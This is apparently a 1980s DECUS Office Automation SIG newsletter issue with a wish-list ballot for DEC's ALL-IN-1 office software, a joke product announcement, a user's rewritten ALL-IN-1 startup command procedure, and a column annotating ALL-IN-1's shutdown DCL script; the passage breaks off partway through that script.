The list of SIR's was compiled from three sources: completed SIR forms (like the one in the "tear-out" section at the end of the Newsletter); wishes submitted at the OA Wish List session during the 1985 Fall DECUS Symposium in Anaheim; and, SIR's to which Digital has not yet made response.

The SIR's are grouped below by category, to simplify your review. You have 100 points to allocate among the SIR's on the ballot. You may assign any point value in either a positive or negative sense: a high positive value would strongly encourage change, and a low negative value would discourage the change. For example, if the positive points total 80 and the negative points total 20, the allowed 100 points have been fully utilized. Remember, only one ballot per DECUS member will be accepted!

ALL-IN-1: GENERAL ENHANCEMENTS

485001 *Provide some kind of audit trail, notification to a user or duplicate messages indicating that something was sent to him and auto-forwarded.*

485002 *Sharing of documents in ALL-IN-1 File Cabinets: let the document owner set read privileges to a set of ALL-IN-1 accounts by defining names or defining a group (of distribution list).*

485003 *ALL-IN-1 needs an easy-to-use shared document library facility that allows the use of recognition.*

485004 *Make the List function quit deleting trailing blanks and special characters; it also mishandles some Regis commands.*

485005 *Add a "transfer" folder to File Cabinet Maintenance. This would allow a folder to be transferred to another user, either in interactive or batch mode.*

485006 *Provide a facility to cancel an E-mail message after it has been sent. This would be similar to the V1 "feature": "message withdrawn by sender".*

485007 *The number of addressees on mail message is checked against a preset number to determine whether to put them at the bottom or top. This present number includes To's and CC's. The preset number should either include To's only or have separate counts for To's and CC's.*

485008 *Improve facilities of working with distribution lists by correcting the following problems: entries into distribution lists may not be made into the middle of a list unless an entry is deleted and replaced. Additionally, one cannot do cuts and pastes.*

485009 *Need option to present expansion of distribution list or not, as subscribers are handled, since lists of names in excess of 20 are cumbersome.*

485010 *Names of mail-format BLP's (i.e. MAILMEMO1.BLP) are hardcoded into ALL-IN-1. Would like them to be logicals and therefore changeable.*

485012 *Provide an indication on the display of the last message on the message list of whether or not there are more messages on the stack; this will allow users to know when to use Gold-W.*

485013 *Allow users to modify headers from within the editor for ALL-IN-1 E-Mail messages.*

485014 *Add an option to allow a user to get a list of the sender and all addressees at the MAIL ANSWER prompt.*

485015 *Print a user defineable message on the terminal screen while ALL-IN-1 is initializing.*

385002 *Provide a training manual that includes things like advanced script writing and ALL-IN-1 internals.*

385003 *Provide support for attached printers on terminals, like port LN03.*

385011 *Provide an indication on the All-In-1 screen or menus of the load on the system; when the system is heavily loaded, the users don't mind waiting a little longer, if they know it will take a little longer.*

385016 *Provide a function to scan for a common open time on multiple user's calenders.*

385018 *Provide for the integration of more editors, like TPU.*

385019 *Provide the ability to limit (via some protection scheme) the users' access to system distribution lists, ie. SUBSCRIBERS: or @ALL_USERS.*

385020 *Upgrade the desk calculator to provide a detail tape and simpler use of "memory."*

385021 *Upgrade the Mail function "Delete" with confirm and no-confirm options.*

385023 *Provide for "in-turn" routing for mail, where just one person reads it and it automatically waterfalls to the next person on the addressee list.*

385024 *Provide a tool for end users to generate list-processing lists from the active files in a simple manner, without the need for programming.*

385036 *I'd like to see some kind of encryption option available within the document library for sensitive documents, such as board meeting minutes. (Currently they can be easily read by a system operator.)*

385037 *Provide a "shared-folder" option for principal (manager) and secretary to share; she could type the dictation, allow the principal to modify it with all the WPS rulers intact, then let the secretary print it.*

385038 *Tailor the Help files for the Edit functions. If EDT is your default editor, just display the EDT keypad on the Help screen. This is very important when running at 1200 baud.*

385048 *Bring back the V1 capability of being able to create a document outside of All-In-1, updating that document, and then being able to access it in All-In-1 (by access, we mean being able to read and update it and have it be the edited document).*

ALL-IN-1 SYSTEM AND SYSTEM MANAGER FUNCTIONS

485011 *ALL-IN-1 should be recoverable to the last "transaction." If the system crashes on a "vital" system, ALL-IN-1 is only recoverable up to the last backup.*

485016 *Provide a function (OA$SYM-DELETE) to delete symbols from the permanent symbol table.*

485017 *User-defined TXL's should be supported.*

485018 *Allow /VALID on key fields of data entry forms.*

485019 *We need ALL-IN-1 Version 2 application programming reference manual Volume 4: "Examples and Restrictions."*

485020 *Provide documentation on Command Mode for non-technical users.*

485021 *Provide an RSE for the message stack so we can delete some messages that at other times we might want to show.*

485022 *Provide stack operations (POP, SWAP, ROT) for the message stack.*

485023 *Supply a symbol containing the directory the user will be returned to when ALL-IN-1 exits.*

485024 *ALL-IN-1 command procedures should be able to trap CONTROL-Y and do their own interrupt handling.*

485025 *Add a list of help libraries to be searched, similar to the existing capability for forms libraries, TXL's and command procedures.*

485026 *The Atlanta Hot Line should provide a DISN type electronic data base which would allow customers to scan known problems, work arounds, status of open problems, etc.*

485027 *Provide full compilation of ALL-IN-1 scripts.*

185004 *Provide the All-In-1 system manager with the ability to manipulate mail messages.*

185023 *Include an additional 80-bytes in the user profile for customer specific use.*

185024 *Promote the All-In-1 applications development capabilities by providing the following:*

1. *A DSAB for Rdb applications.*
2. *Easy end-user application development facilities.*

185029 *Provide a conversion utility telling you what's been changed in your current All-In-1 system.*

185033 *The Atlanta Hot Line should provide comprehensive user support. If the Atlanta Hot Line cannot answer a question and feels it is a responsibility of Colorado Springs, Atlanta should contact Colorado directly and pursue the problem with Colorado, rather than tell the customer to call Colorado.*

185034 *The Atlanta Hot Line should provide comprehensive user support. If the Atlanta Hot Line's response to a customer problem is that there is "no work around" then Atlanta should generate the SPR for the problem.*

385007 *Provide additional All-In-1 System Management tools; for example, utilities to delete mail messages that have been refiled; to manipulate documents in a shared area; or to help in managing a very large shared area.*

385008 *In ALL-In-1, provide a system manager function that would allow scheduling of reminders on all of the user's calendars.*

385009 *Provide the ability to manage the All-In-1 system files separately from the janitor process. By breaking these two functions apart, the amount of dedicated system time is minimized.*

385012 *Provide the ability to electronically submit SPR's to the All-In-1 Development Group.*

385014 *Provide additional development tools to aid in development of All-In-1 applications, such as cross-reference utilities.*

385017 *In the distribution of future All-In-1 releases, when menus are eliminated or modified, provide a list of them so that sites with extensive customization can more easily migrate to the new versions.*

385030 *Modify the All-In-1 Startup command procedure so that it doesn't produce error messages when it's invoked normally.*

385052 *I'd like to have automatic updating of the distribution list and nickname list from the Profile database -- when the Profile changes, those lists are changed also.*

385039 *Allow two users to log onto the same All-In-1 account so that the manager can use time management and the secretary can use the file cabinet.*

385040 *Allow the DAF database to be split into multiple files to provide improved performance. This is extremely important in large clustered environments.*

385041 *When future releases of All-In-1 require conversion, ensure that the conversion aids work. Also, ensure that the support center is aware of existing problems.*

385042 *Recognize the All-In-1 script facility or language as a language and support it as a language, with the language standards. Also, provide a TPU interface so that we can get past the SYNTAX and get to the application building.*

385043 *Give more and better consideration to the amount of time it takes to train the Atlanta Hot Line staff and give more and better consideration to the number of calls they may receive so that they can be properly staffed.*

385044 *Provide the ability to assign system wide distribution lists to specific users for maintenance and the ability to share those distribution lists across nodes.*

385045 *Provide a guarantee for All-In-1 customization work done by the local Digital office. They really should know what they are doing, and the customer shouldn't have to fix it when Digital leaves and it breaks.*

385046 *Improve All-In-1 screen painting so that redundant information is not repainted. This would be very helpful for dial-up terminals.*

385047 *Improve performance of All-In-1. There should be a direct linear relation between MIP's of CPU's and the number of All-In-1 users supported by the CPU. Currently, it is extremely curvilinear.*

385049 *Provide tools, support and/or clues on interfacing and integrating non-Digital layered products to All-In-1; such as, Telegraf, 1032 and SAS.*

385050 *Train the Digital Software Specialists. They should know what facilities are available in the product, how to use it and how to apply the available tools in solving a problem.*

385051 *The local Digital offices should have access to the listings of known problems/workarounds and should make them available to all users with Software Maintenance contracts.*

NEW ALL-IN-1 FEATURES AND FACILITIES

485028 *Provide means of converting documents to International Telex. Give the user full control over ASCII-BAUDOT conversion and the ability to format the telex document.*

485029 *Archive documents by selected document or folder.*

485030 *Be able to run ALL-IN-1 on an IBM terminal from the IBM side of the SNA Gateway.*

485031 *Allow retrieval of documents using boolean terms (based on document header information).*

485032 *Provide a "private" or "confidential" category of mail that cannot be forwarded automatically or manually.*

485033 *Provide a new service: computer conferencing/bulletin board.*

185002 *The capability for system-wide nicknames.*

185005 *Add an integrated phone message function.*

185022 *Expand the user defined process (UDP) capabilities to incorporate loops, and the ability to stop during processing to obtain user input.*

185025 *Better integration of All-In-1 with the following product:*

1. *DECslide*
2. *DECgraph*
3. *DECalc*

185026 *Have other applications that integrate with All-In-1 user the All-In-1 keypad. (i.e. VTX).*

185031 *Access control on the business applications menu that would do the following:*

1. *Allow a user to know what applications are available to him/her under All-In-1.*
2. *Provide a mechanism to specify the security levels available to each user.*

185032 *Develop a networkable pocket VAX that has All-In-1 running on it.*

185020 *Put the PRO Office Workstation software on the MacIntosh.*

385010 *Provide a full scale office work station for the IBM PC, something on the order of the DECmate office workstation except better, ie. more functions downloaded into the PC, the calendar downloaded to some extent on the PC, allow menus to be modified on the VAX and download them onto the PC.*

385013 *Provide improved security and protection features for All-In-1, something on the order of allowing users to see the menus and the selections on them, but not be able to execute the individual functions unless they have been authorized to do so.*

385027 *Provide a facility for conference room scheduling, media scheduling, and all of the other facilities that may be associated with conference rooms, their sizing, etc.*

385031 *Improve the packaging of OA products. With an All-In-1 system there are a large number of products that require coordination of different versions for compatibiity. They should all be bundled together so that the user can receive one big package in the mail and know that they have everything needed to bring up a new version.*

385034 *For All-In-1 users, non-ALL-IN-1 users, and both, provide the ability to send, receive, and all of the other mail functions, regardless of whether the user is in All-In-1 or not, and have the receiver receive it whether or not he is in or out of All-In-1.*

ALL-IN-1 TIME MANGEMENT

485034 *Develop the capability to schedule an event (appointments) over multiple days, rather than being limited to only 1 day.*

485035 *Provide the ability to schedule repeating events over a period of time with a single entry. For example, schedule weekly staff meetings.*

485037 *Provide a "PRINT ALL EVENTS" function for a week's schedule, in addition to the daily option.*

485038 *Print only the hours indicated on the user profile (start and end hours) when printing a week's schedule.*

485039 *Provide a more "natural" and/or flexible "Create/Edit Meetings" option; ie, "scan for available times" prior to scheduling the meeting would eliminate a significant amount of mail traffic.*

485040 *Allow "meetings" to be scheduled with one's self, also with non-ALL-IN-1 users, and with All-In-1 users on other nodes (without interacting with their calendar).*

485041 *Wish for the good old days: an editable calendar. (Also for multiple lines of description per appointment.)*

485043 *Provide new TM menu functions (similar to those for File Cabinet Documents) to get next event, first event in next day, first in current day and first in file. Also, corresponding SELect functions.*

485044 *Provide Gold L and Gold S functionality in SELect in TM.*

485045 *Make the advanced calendar "graph" more meaningful by using A,M,C or # characters instead of asterisks.*

185012 *Provide a timer or alarm system to remind you of meetings or appointments. This timer or alarm should go off a few minutes before the meeting or appointment.*

485046 *Provide Set Owner functionality for Reminders, Action Items and To Do Lists. Current documentation is incorrect since R, AI and To Do ignore any actions taken by the Set Owner facility.*

485047 *Restore the one-screen, one-half hour segmented calendar with the general edit capability, as was available with V1.*

385026 *Provide the capability of entering a location when scheduling an appointment.*

385029 *Under Time Management, if there's a conflict, give the ability to see how many there are and who they are with.*

WORD PROCESSING

485048 *WPS/WPS+ is used to write documents, but a better writer's toolbox is needed, going beyond spell checker; what is needed is a grammar checker!*

485049 *Allow all PC's to transfer files and WPS documents to ALL-IN-1, Rainbow and P/OS, as part of user-friendly application.*

485050 *Allow the use of foreign printers in a word processing environment. On the print menu, allow the "Printer Type" field to support Diablo, Nec, Qume, Laser Jet, etc.*

485051 *Improve security for EasyCom because passwords and user names are too easy to obtain from the DECmates.*

485052 *Provide the ability to convert Wang VS documents to ALL-IN-1.*

485053 *Provide a better index facility for WPS+/Rainbow.*

485054 *Provide multi-column statistical capbilities in DECmate WPS and the other WPS products. These facilities should be comparable to those offered for the Xerox 860.*

485055 *Provide the WPS+'s DX/DT option on the Rainbow.*

185006 *The capability to change or add tab stops in the DPE editor.*

485056 *Enable DECmates, Rainbows, PRO's and anything else running WPS+ to directly exchange documents.*

485057 *Provide the capability to change the left margin on the DPE editor of ALL-IN-1.*

385001 *In Rainbow WPS+, we would like indexing facilities similar to those of DECmate WPS, or at least the ability to print the index and maybe some day create and modify dates that are existing out of MS DOS.*

385004 *Provide red lining and change bar facilities in DECmate WPS.*

385015 *Extend the EDT option of All-In-1 to include TELEX so that one could create a Baudot document that could be manipulated using standard All-In-1 functions.*

385028 *Separate the forms driver suppport for FMS from WPS+, or include the software in the WPS+ distribution kit.*

385033 *Provide better journaling in WPS+ so that a little bit more of the document is left when the system crashes and comes back.*

385035 *Recovery in WPS+ covers, approximately, the last 200 keystrokes. Allow that "number of keystrokes" to be settable so that it can be adjusted, as needed, by the individual sites.*

MISCELLANEOUS

485058 *Document header formats should be identical for ALL-IN-1, DECmate and Rainbows so that a document transfer will retain keywords, subejct, author, etc.*

485059 *For DECmail, add journaling capabilities to the edit function so that if the user crashes for any reason, the editing session can be recovered to the document's state at the time of the crash.*

385006 *Provide a DECmail feature: "Mail File Clean-up." It would remail stored memos from my file back to me on the anniversary date of when they were first sent and ask me to reevaluate if I still wanted to keep them.*

485060 *Provide a callable interface to VTX.*

485061 *Provide APL Terminal Emulation for the Rainbow.*

485062 *Provide a method of allowing multiple VTX systems /servers to exist on a single node from the same UIC at a single VTX manager.*

385005 *Provide the capability of running multiple VTX servers with separate interfaces in each one so that they could be both VTX1 or VTX2 without having to handle remote page length from a master menu.*

185018 *Provide an updated office interconnect guide that will clearly and easily outline what capabilities work in what environments.*

185019 *Provide full intelligent modem support, including looping and if-then-else capabilities.*

385022 *Provide support for additional communications media, in other words, 3270, Bisync, SNA, X.25.*

Two New Products You May Find Useful These Days!!

ANNOUNCING VAX DECpolite and VAX DECstretch

VAX DECpolite is a new layered software product that works in conjuction with WPS+ to sweeten documents with niceties. It has often been compared to DECspell in that it will review a document and make automatic adjustments as appropriate. As with DECspell, you can apply the process to a word, a section of your document, or your entire document.

VAX DECpolite is easy to use!

All the user need do to run DECpolite is (at the VMS prompt) type:

"PRETTY PLEASE" <return>

VAX DECpolite will prompt the user for the file name to be sweetened - it will display the following prompt to the user:

"WOULD YOU BE SO KIND AS TO INDICATE THE FILE NAME YOU WOULD LIKE TO RUN THROUGH DECpolite, NICE PERSON?"

The user then indicates the file name in the following manner:

>"KIND SYSTEM, WOULD YOU PLEASE CHECK (filename.ext)" <return>

The system replies with:

"IT WOULD BE MY GREATEST PLEASURE"

DECpolite is fully-integrated!

DECpolite integrates with both ALL-IN-1 and VAXmail - if you happen to receive a VAXmail message while DECpolite is running, instead of getting that obnoxious prompt across your screen like

"NEW MAIL FROM SMITH ON NODE SAGE"

your prompt will appear as below:

"SO VERY SORRY TO INTERRUPT - YOU HAVE JUST RECEIVED SOME CORRESPONDENCE FROM A MR. SMITH. HE IS REQUESTING THAT YOU READ THIS MESSAGE AT YOUR EARLIEST CONVENIENCE. INCIDENTLY, HE HAPPENS TO BE ON NODE SAGE. ONCE AGAIN, SORRY FOR THE INTERRUPTION. I'LL CERTAINLY TRY TO REFRAIN FROM THIS TYPE OF UNACCEPTABLE BOTHER TO YOU FOR THE REMAINDER OF WHAT I TRULY

HOPE WILL BE A PLEASANT LOG-IN SESSION FOR YOU. FINALLY, LET ME CLOSE BY SAYING THAT I HOPE YOU HAVE THE NICEST OF DAYS TODAY AND THAT YOU WILL CONTINUE TO LOOK TO ME AS AN GUIDE AND AIDE DURING YOUR TIMES ON THE SYSTEM."

DECpolite is powerful and effective!

DECpolite incorporates an on-board library of appropriate headers including:

My dear, dear sir/madam	Sorry to bother you
To my esteemed colleague	Hello, my friend
Honorable sir/madam	If it pleases you,
Distinguished recipient	Dearest person
Most cherished of occupants	Lovely creature
To whomsoever it may appropriately concern	

and many, many more

- -

VAX DECstretch is an additional layered software product which expands text by a factor of 3! Your typical 1 page document can be increased to 3 pages of flowing prose with DECstretch and sweetened with DECpolite at the same time. The combined shared directory (RMS-controlled ISAM subfiles) of wordy phraseology (for the DECpolite/DECstretch combination) will impress your co-workers who'll marvel at your tact, diplomacy, and stunning manners, not to mention your astounding long-windedness!

DECpolite corrects all offensive language by substituting polite and esthetically appealing language that closely matches what was in the original text. For example, if your document presently contains:

"Listen, you ass! I've just about had it with your attitude."

At first pass, DECpolite would correct this to:

"I simply adore listening to assumptions. I just can't seem to get enough of them. Your attitude is inspirational!"

Works well with DECstretch

By integrating DECpolite with DECstretch (a new text enhancement product), the very same 2 sentences in your original document

"Listen, you ass! I've just about had it with your attitude."

would become:

"You know, the more I think about it, the more I realize just how much I adore, respect and admire those remarkable assumptions that have come to characterize the person that is you. I often find

myself in the situation of wanting more and more of them and, indeed, it might well be appropriate to say (with an air of confidence inspired by my association with you) that I just can't seem to get enough of them - by "them", of course, I'm referring to your aforementioned astute assumptions. I find myself in the pleasureable predicament of affirmatively stating that I find your attitude truly inspirational, motivating, moving, touching, and appealing. Thank you for this and for gracing us with your ever-invigorating presence."

DECtalk enhancements for "that final touch of elegance".

Now you can truly have the ultimate in EM (electronic manners). Utilize the complete integratible functionality of DECpolite and DECstretch with the already-popular DECtalk and be able to create, edit, send, and deliver multi-houred formal and perfectly meaningless speeches to all members of your staff by just "touching the keys". That's right! By keyboarding in the simple message

"Alright, you lazy goons, work harder or your posteriors will be fired before your next coffee break!"

and following it with instructions to DECpolite and DECstretch to post-process the directive, you can forward to your employees a truly inspiring, morale-lifting message, which each of them can individually hear via the DECtalk option on their very own office telephones. (Further processing before executing the SEND function via a LIST-PROCESSING option can even personalize the message more completely.)

Future releases of the products will contact a voice-messaging capability to allow the final memo to be read in your own personal voice, with full intonation and spittle accentuations.

- -

DECpolite and DECstretch - the winning combination that will make
---

you a success!

- -

Note that both products will be announced at the United Nations EDP (Elocutionary Diplomatic Pendantifier) Symposium and Screen-door Repair Workshop to be held in August at the Richard Nixon Academy for the Morally Poor But Diplomatically Adroit.

Cleaning Up Sloppy Code from Digital

Our site was one of the first owners of the All-in-One package, back when it was known as the Charlotte Package. Over the years I have noticed an increase in the cost of software support and an increase in the advertising for All-in-One but a decrease in the quality of the product and service provided. The latest release of All-in-One (v2.0) fixed a lot of the problems with the earlier versions but one "feature" stands out most in my mind, the lack of quality control.

When A1V2START.COM is included in the SYSTARTUP.COM file and the system is booted, the following appears:

```
Ignore errors relating to
        "Known File Entry not found" or
        "No such (global) section".

%INSTALL-W-FAIL, failed to DELETE entry for DISK$VAXVMSRL3:<ALL...
-INSTALL-E-NOFEFND, Known File Entry not found
[ four times a similiar message appears ]

%SYSTEM-E-NOSUCHSEC, no such (global) section
[ three times a similiar message appears ]
```

And this is a "proper" start up of All-in-One! In a word this is sloppy. It reminds of the scene in the movie "The Wizard of Oz" where Oz tells Dorothy and her companions to ignore the little man in the corner working the controls. A little bit of programming, borrowing some techniques from another Digital product's installation, produces the following output when the system is booted:

```
All-in-One:  Installing All-in-One images
All-in-One:  Assigning System-wide All-in-One Logicals
All-in-One:  Installing All-in-One forms
```

This is much more professional looking. The following is the new A1V2START.COM that replaced the one supplied by Digital. Your site may, of course, have different devices than ours.

- Bert Roseberry
Eighth Coast Guard (dt)
500 Camp Street
New Orleans, LA 70130
(504) 589-4934

```
$
$       V := 'F$VERIFY( 0 )
$!============================================================================
$!
$!      File: A1V2START.COM                     Original: 4-JUN-1985
$!
$!      Description:
$!      Do the Assigns/Defines/Installs necessary to run All-in-One V2
$!
$!      Changes:
$!  24-Oct-1985  BAR  Got tired of reading error messages on install
$!
$!============================================================================
$!
$       ON CONTROL_Y THEN GOTO EXIT_PROC
$       set noon                        ! Ignore install errors
$       Say := write sys$output
$!
$       disk := __________              ! Name of disk All-in-1 resides on
$!
$       say "All-in-One: Installing All-in-One images"
$!
$       install :== $install/command
$!
$! De-install any old versions of All-in-One
$!
$       set noon
$       define/nolog sys$output nl:
$       define/nolog sys$error nl:
$       install remove 'disk':[ALLIN1.LIB]a1
$       install remove sys$share:dpeshr
$       install remove sys$message:dpemsg
$       install remove sys$message:fdvmsg
$       install remove sys$share:fdvshr
$       install remove sys$message:xportmsg
$       deassign sys$output
$       deassign sys$error
$       set on
$!
$! Install the current image
$!
$       install add 'disk':[ALLIN1.LIB]A1  /open /share /head           -
        /priv=(OPER,SYSPRV,TMPMBX,NETMBX,SYSNAM,GRPNAM,CMKRNL,WORLD)
$       install add sys$share:dpeshr      /open /share /head
$       install add sys$message:dpemsg    /open /share /head
$       install add sys$message:fdvmsg    /open /share /head
$       install add sys$share:fdvshr      /open /share /head
$       install add sys$message:xportmsg /open /share /head
$!
$! Only do the define/form if we're running on VMS v4
$!
$ ver = f$getsyi("VERSION")
$ if f$extract(0,1,ver) .eqs. "X" .or. -
     f$extract(0,1,ver) .eqs. "Z" .or. -
```



```
     f$extract(1,1,ver) .eqs. "4" then -
        $ define/form/stock=default/nowrap/notruncate/length=255-
          /margin=(bottom=0,top=0) ALLIN1 99
$!
$! Note -- change the 99 in the above line if that form number
$!  is already in use at your site. Use any free number
$!   between 1 and 127
$!
$! logicals for All-in-One V2.0
$!
$! These logicals only get set on startup
$!
$       say "All-in-One: Assigning System-wide All-in-One Logicals"
$!
$       set on
$       define/system oa$lib 'disk':[ALLIN1.LIB]
$       define/system oa$image 'disk':[ALLIN1.LIB]a1
$       define/system fac$common 'disk':[ALLIN1.SOURCES]
$       define/system oa$cbi 'disk':[ALLIN1.CBI]
$       define/system oa$scp 'disk':[ALLIN1.SCP]
$       define/system oa$do 'disk':[ALLIN1.DO]
$       define/system oa$blp 'disk':[ALLIN1.BLP]
$       define/system oa$ivp 'disk':[ALLIN1.IVP]
$       define/system oa$build 'disk':[ALLIN1.SOURCES]
$       define/system oa$data 'disk':[ALLIN1.DATA]
$       define/system oa$mti_data 'disk':[ALLIN1.DATA]
$       define/system oa$mti_err 'disk':[ALLIN1.MGR]mtierr.log
$       define/system oa$mti_log 'disk':[ALLIN1.MGR]mtilog.log
$       define/system koa$heap_size     65536
$       define/system oa$mti_queue SYS$BATCH
$       define/system oa$mti_trns 0
$       define/system oa$mti_oper opa0:
$       define/system oa$mail_num_addresses "5"
$       define/system oa$mti_mailbx A1
$       define/system oa$com oa$lib:oamtimail
$       define/system oa$share_high 1
$       define/system oa$share_low 1
$       define/system oa$share1 'disk':[ALLIN1.SHARE1]
$ !
$ !
$       say "All-in-One: Installing All-in-One forms"
$ !
$ !
$ ! Run ALLIN1 to install the forms and TXL libraries
$ !
$       set noon
$       define/nolog sys$output nl:
$       define/nolog sys$error nl:
$       ALLIN1/NOINIT
oa$fbt_remove_lib oa$lib:memres
oa$fbt_remove_lib oa$lib:oaform
oa$txl_remove
$       deassign sys$output
$       deassign sys$error
```

```
$ !
$       ALLIN1/NOINIT
oa$fbt_install_lib oa$lib:memres
oa$fbt_install_lib oa$lib:oaform
oa$ixl_install
$ !
$       set on
$ !
$       define/system oa$mti_sender_control RUNNING
$ !
$ ! Note -- the above line must be the last in the file.
$ !
$ EXIT_PROC:
$       V = F$VERIFY( V )
```


ALL-IN-1 Hints and Kinks

by
Ray Kaplan
PIVOTAL, Inc.

Hi there, again

Yet another crack at it, here. As you can see from the "Script Tutorial" (elsewhere in this newsletter issue), my "ALL-IN-1 Hints and Kinks" mailbox has not been completely empty. Again, thanks to Don Vickers for taking the time to contribute to the OA SIG Newsletter. How about you? Have you a favorite ALL-IN-1 "thingie", problem solution, complaint, or question that you would like to contribute? Hope so. Please feel free to address them (what ever) to me:

Ray Kaplan
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Tucson, Arizona 85715
(602) 886-5563

Thanks, again, Don.

In Don's letter, he reminded me that there is absolutely NO reason to create a NEW DCL command to run an alternate ALL-IN-1 image. Absolutely right. If we examine ALLIN1.CLD (the DCL command definition file for the DCL ALLIN1 verb, found in OA$LIB:), we find that the image which is invoked is actually the logical name OA$IMAGE. Normally, our ALL-IN-1 startup file defines this to be OA$LIB:A1.EXE. All we have to do in order to run an alternate copy of the image is define another translation for OA$IMAGE:

```
$ ASSIGN/USER DEV:[MYDIR]MY_IMAGE.EXE  OA$IMAGE
```

The above assignment will establish MY_IMAGE.EXE as the image that will get run the next time the ALLIN1 verb is mentioned to DCL. In fact, upon shutdown from the SM menu, OA$IMAGE gets redefined to point to a program that lists out a text file telling users when ALL-IN-1 will be back up.

Don reminds us that the various logicals defined in the A1V2START.COM file can be reassigned on a user by user basis, if need be (see a previous SITE SIG Newsletter issue for a "corrected" version that does not babble at you). The reassignment of those A1V2START.COM logicals will allow the segmentation of ALL-IN-1 into many different test, debugging, or "special" versions of ALL-IN-1. This is a good strategy to follow for making experimental changes that might otherwise affect the running production system. Generally a no no, no? Yes!

Guess I was not specific enough in my words last time. My goal in inventing a new DCL verb (ALLIN2) was to begin the process of seeing how small I could make ALL-IN-1. By inventing a completely new DCL verb, I can "throw out" everything that is the "ALL-IN-1 Office Menu", and add things to the bare image until it will run.

My plan will then be to tinker with the ALL-IN-1 linking procedure (which actually builds the ALL-IN-1 image) to see how small I can make the ALL-IN-1 image. While this is mostly just an interesting exercise, many folks have wondered if we could have a "stripped down" ALL-IN-1 that just did, let us say, Electronic Mail.

Sorry I was not clear. Be clear that the logical name redefinitions the Don suggested are the correct prescription for "normal" ALL-IN-1 testing and debugging. I am pursuing "whittling down" ALL-IN-1, and hope to present some interesting things in a month or so.

On That Shutdown

I like to "tear apart" the ALL-IN-1 Office Menu systems to see how my friends the ALL-IN-1 Office Menu developers did things. Steal from your friends, I always say! If you have not taken the time to explore the way ALL-IN-1 works, I would suggest that you do. It is fairly simple to get ALL-IN-1 to tell you most of it's secrets. What say we explore this shutdown thing? After all, no one has written into the column lately, so I am justified in "inventing" a topic for discussion, right? Right.

So, lets go see how the ALL-IN-1 shutdown process actually gets OA$IMAGE redefined, and find out what it redefines it to be. If you pull up the SM menu, and chose the SD (shutdown) option, you find yourself positioned on an "overlay form" that is asking for the time until, and the duration of the ALL-IN-1 shutdown that you are about to initiate. Pressing the Gold N (PF1 N) combination on the keypad instructs ALL-IN-1 to allow you to see the Named Data of the current form. I like to call this portion of the form the "command, control, and dispatch instructions". Among other things, ALL-IN-1 uses this to figure out what do do when you make a menu choice or fill in a field. Actually, making a menu choice IS just filling in a field - more on that later.

When we press a Gold N, we see:

```
+--              Form     SMSD                                        --+
¶                                                                      ¶
¶.TYPE                                                                 ¶
¶ARG /OVERLAY /hard="shutting down ALL-IN-1:"                          ¶
¶                                                                      ¶
¶.TYPE                                                                 ¶
¶/post_function='ifexit®get oa$function="command smshutdn"'            ¶
¶                                                                      ¶
¶LIMIT                                                                 ¶
¶/get_save=$sm_limit/put_save=$sm_limit/hard="time to shut down?"      ¶
+----------------------------------------------------------------------+
```

Incidentally, I captured a snapshot of the screen using the GOLD P (PF1 P) key press sequence to get a nice text file that could be included in this text. You can then access the Scratch Pad menu by typing a GOLD * sequence to get it printed, or whatever you want to do with it.

Our interest here is two fold. In the first place, we see that the current form is an ARGUMENT form. The ARG form is in business to pick up information from the user for future use (see Applications Programmer's Reference manual (APR) Vol 1, page 3-56). We know that since there is a: ".TYPE ARG " in the displayed named data.

Next we note that there is another ".TYPE". This is a "continuation line", and contains the magic that invokes the shutdown process. Simply stated, the line:

```
/postfunction='ifexitget oa$function="command smshutdn"'
```

causes the command procedure OA$LIB:SMSHUTDN.COM to be executed when the user of the form (most likely the ALL-IN-1 manager!) exits the form normally (ie: presses a carriage return).

SMSHUTDN.COM is VERY interesting, indeed. What say we read it. I have taken the actual command procedure, and added comments of my own to clarify what it is doing at each turn. The comments that the developers put in it are the standard "!". My comments are delimited by "###" in order to keep them separate from the developer's.

```
$ !  ======================
$ !  S M S H U T D N . C O M
$ !  ======================
$ !  Utility to shut down ALL-IN-1 for system maintenance
$ !
$ !  written by Catriona Cooke      date: sep/oct 1984
$ !
$ !  This procedure is called from form SMSD, which also holds the two
$ !  parameters needed.
$ !  $sm_limit = length of time before ALL-IN-1 is shut down
$ !  $sm_duration = length of time before ALL-IN-1 comes back up
$ !  It redefines the logical OA$IMAGE to point to a basic program
$ !  (which will be run instead of ALL-IN-1 by anyone trying to get in to
$ !  ALL-IN-1 while the shut-down is in progress).
$ !  and it asks people to log out of ALL-IN-1.
$ !  At the end of the shutdown it displays to the system manager all
$ !  people still running ALL-IN-1 and the amount of cpu time their processes
$ !  have run and lets the system manager choose whether to stop these
$ !  processes.
$ !  AFTER SHUTDOWN
$ !  --------------
$ !  The following need to be reset by hand
$ !    define/system OA$IMAGE OA$LIB:A1 (or wherever the image is)
$ !    ASSIGN/SYSTEM "RUNNING" OA$MTI_SENDER_CONTROL
$ !    ASSIGN/SYSTEM "RUNNING" OA$MTI_FETCHER_CONTROL
### Clear the terminal screen
$  write OAMAILBOX "OA CLEAR"
$  @DCLMAILBOX
$
### Find out if we have the required VAX/VMS privs to do this
$   curpriv = f$setprv("SYSPRV,TMPMBX,SYSNAM,WORLD,OPER")
$  if .not. f$priv("SYSPRV,TMPMBX,SYSNAM,WORLD,OPER") then goto nopriv
```

```
### Get the time 'till the shutdown from the ALL-IN-1 symbol $sm_limit
### and store it in the DCL symbol mnt
$  write OAMAILBOX "OA get $sm_limit"
$  @DCLMAILBOX
$  mnt = RESULT
$
### Get the duration of the shutdown from the ALL-IN-1 symbol $sm_duration
### and store it in the DCL symbol downtime
$  write OAMAILBOX "OA get $sm_duration"
$  @DCLMAILBOX
$  downtime := 'RESULT
$
### Go find out what the ALL-IN-1 image's name is.  Note that there are
### different ways of doing this for VAX/VMS V3 and VAX/VMS V4
$ !  find the name of the ALLIN1 image
$
$  vers = f$getsyi("version")
$  if f$extract(0,1,vers) .eqs. "Z" .or. -
     f$extract(0,1,vers) .eqs. "X" .or. -
     f$extract(0,2,vers) .eqs. "V4" -
  then -
       goto v4parse
$ v3parse:
$  alimage = f$parse("oa$image","sys$system:.exe") - ";"
$  goto continue
$
$ v4parse:
$  alimage = f$parse("oa$image","sys$system:.exe",,,"no_conceal")- ";"
$
### We now have the ALL-IN-1 image name in the DCL symbol alimage
$
$ continue:
### If the symbol DCL alimage contains the name SMA1, then we are already
### shut down.  We will see shortly where this might have come from.
$!
$! See if we're already shut down.
$!
$  if f$parse(alimage,,,"NAME") .eqs. "SMA1" then goto already_shut
$ !
### Figure out the shutdown time
$!
$! this part gets the current time and adds the length of time before
$! ALLIN1 goes down to it .It writes this time to the file accessed by
